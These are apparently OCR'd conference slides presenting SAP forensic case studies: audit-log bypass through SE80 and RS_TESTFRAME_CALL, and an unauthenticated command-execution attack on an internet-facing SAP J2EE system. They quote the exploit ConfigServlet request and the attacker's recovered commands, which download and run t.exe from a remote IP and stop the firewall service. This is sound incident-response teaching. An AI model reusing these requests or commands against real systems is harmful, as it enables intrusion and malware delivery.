


```
SESSION_MANAGER SAPMSYST           Logon Successful (Type=A)
SESSION_MANAGER SAPMSYST           Password changed for user DDIC in client 000
SESSION_MANAGER RSRZLLG0           Report RSRZLLG0 Started
SESSION_MANAGER RSRZLLG0_ACTUAL    Report RSRZLLG0_ACTUAL Started
```


MISCONCEPTIONS

“We’ve Never Had an SAP Security Incident Before”

- Finally, we got the worst news, the compromised default user utilized the transaction SE80, this transaction is the ABAP development environment from which the attacker can perform “masked calls” to other programs, function modules and even edit source-code



```
SAPLSMTR_NAVIGATION Transaction SE80 Started
SAPMSEU0            Report SAPMSEU0 Started
```



```
RS_TESTFRAME_CALL   Report RS_TESTFRAME_CALL Started
```

- Unfortunately, we got to a roadblock here, as by utilizing the standard SAP tools (and without the help of a pre-configured trace) there was no way to determine what actions were actually taken by the attacker inside the development environment. Looking at the last log entry, we just knew that a function call was called as we saw the executed report RS_TESTFRAME_CALL

- The report RS_TESTFRAME_CALL is commonly used by attackers to execute remote function calls and to bypass the security audit log in the process. Under these circumstances, our customer had to assume the worst case scenario

LIVE DEMO

BYPASSING THE SECURITY AUDIT LOG

CHAPTER 03

MISCONCEPTIONS

“We Thought That SAP Cyber-Attacks Were Not Real”

MISCONCEPTIONS

VICXER

“We Thought That SAP Cyber-Attacks Were Not Real” - Scenario

- The treasury department of an important state in the North region of the American continent, gets surprised by a representative from a law enforcement agency

- Apparently, the state infrastructure had been compromised and it is was being used to distribute malware

- There is one particularity. They indicated that the tip of the spear, the first point of intrusion, was an SAP (dual stack) system that was directly exposed to the Internet

- Law enforcement also mentioned that the attack might be state sponsored, but they did not provide any further explanation or evidence

- The main concern of the victim is to determine if Personal Identifiable Information had been compromised, our second goal was to recreate the intrusion to understand what the perpetrators did inside the compromised system

MISCONCEPTIONS

“We Thought That SAP Cyber-Attacks Were Not Real”

- Even before arriving to the victim’s offices we already had a theory, but we needed proof to verify that our hypothesis was actually correct, the first thing we did was creating a copy of the SAP virtual machines


- After we had the virtual machines, we mounted the drives and extracted some tables and relevant SAP logs

Log	Default Location	By Default	Present in Client’s System?
ABAP Security Audit Log	/usr/sap/<SID>/<instance>/log/audit_instance_number>	Not Activated (*)	No
SAP Gateway Log	/usr/sap/<SID>/<instanceFolder>/work/	Not Activated	No
SAP Message Server Audit Log	/usr/sap/<SID>/<instanceFolder>/work/	Not Activated	No
SAP J2EE Security Audit Log	/usr/sap/<SID>/<instance>/j2ee/cluster/server<x>/	Activated	Yes
SAP J2EE Security Log	/usr/sap/<SID>/<instance>/j2ee/cluster/server<x>/log/system/	Activated	Yes
Operating System (Windows) Audit Log	%System32%\winevt\Logs	Activated	Yes


MISCONCEPTIONS

"We Thought That SAP Cyber-Attacks Were Not Real"

- After parsing all the logs with the help of custom scripts and feeding them to Splunk, we saw this:



```
GET /ctc/servlet/ConfigServlet?param=com.sap.ctc.util.FileSystemConfig;EXECUTE_CMD;CMDLINE=whoami HTTP/1.1
Host: [redacted]
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.167 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```




```
powershell (New-Object System.Net.WebClient).DownloadFile( 'http://[redacted].17.132/t.exe','t.exe')
taskkill /fi "imagename eq powershell.exe" /f
t.exe whoami
net stop mpssvc
net stop mpssvc
"cmd /c whoami"
"cmd /c" whoami
cmd "/c whoami"
cmd "/c dir"
cmd "/c dir c:\"
cmd "/c dir "
cmd "/c echo powershell (New-Object
System.Net.WebClient).DownloadFile('http://1[redacted].17.132/t.exe','D:\usr\sap\[redacted]\JC00\j2ee\cluster\server^\t.exe'
cmd "/c type s.bat"
```

MISCONCEPTIONS

“We Thought That SAP Cyber-Attacks Were Not Real”

- The **InvokerServlet** is used to invoke servlet classes that are available to the application class loader, it can perform invocations by **name** or by its **fully-qualified class name**



```
<servlet>
   <servlet-name>myservlet</servlet-name>
   <servlet-class>mypackage.example.MyServlet</servlet-class>
</servlet>
```

- The main problem is that the **url-pattern** security clause (in the **web.xml** file) by default is configured to demand credentials every time someone access the servlet “**myservlet**”, but, if we leverage the invoker servlet and we call the application by its **fully-qualified class name**, the name does not match to what is configured in the **url-pattern** and therefore, no authentication is required

LIVE DEMO

REMOTE CODE EXECUTION ON AN INTERNET FACING SAP J2EE SYSTEM

MISCONCEPTIONS

VICXER

"We Thought That SAP Cyber-Attacks Were Not Real"

- Our suspicions were correct, the attackers targeted the Internet facing system with a 5 year old exploit that instantly granted remote command execution under the privileges of the user running the SAP system
- One of our first actions was to tell our customer how to fix the problem (as a copy of the attacked system was still directly exposed to the Internet)
- The customer had to apply SAP Notes 1445998, 1589525 and 1624450. These notes basically disabled the unauthenticated command execution (a restart of the SAP system is required)
- Finally we were in the right position to achieve our main goal, for that, we continued to work with the parsed data in Splunk to better understand the attack and the compromised information

MISCONCEPTIONS

VICXER

“We Thought That SAP Cyber-Attacks Were Not Real” – Case Conclusions

- After analyzing all the executed commands we were able to:
  - Conclude that the main point of intrusion was a 5 year old exploit
  - Understand (after analyzing the profile of the attack) that there were at least 3 different attackers
  - Verify that there was no evidence that the attackers obtained Personal Identifiable Information
  - Verify that there was NO lateral movement ; the attacker always stayed on the previously compromised SAP system

VICXER

CHAPTER 04

MISCONCEPTIONS

"The Probability of an SAP Cyber-Attack Is Low"

MISCONCEPTIONS

“The Probability of an SAP Cyber-Attack Is Low” - Scenario

- This scenario is slightly different, the IT security department suspects that SAP was affected by a security incident they had a few months ago, but the SAP administrators disregard the possibility of an Intrusion

- The IT security department feels that it does not have the necessarily tools / know-how to determine if the SAP systems have been compromised or not, so they call us to perform an SAP Penetration Testing and an SAP Forensic Analysis

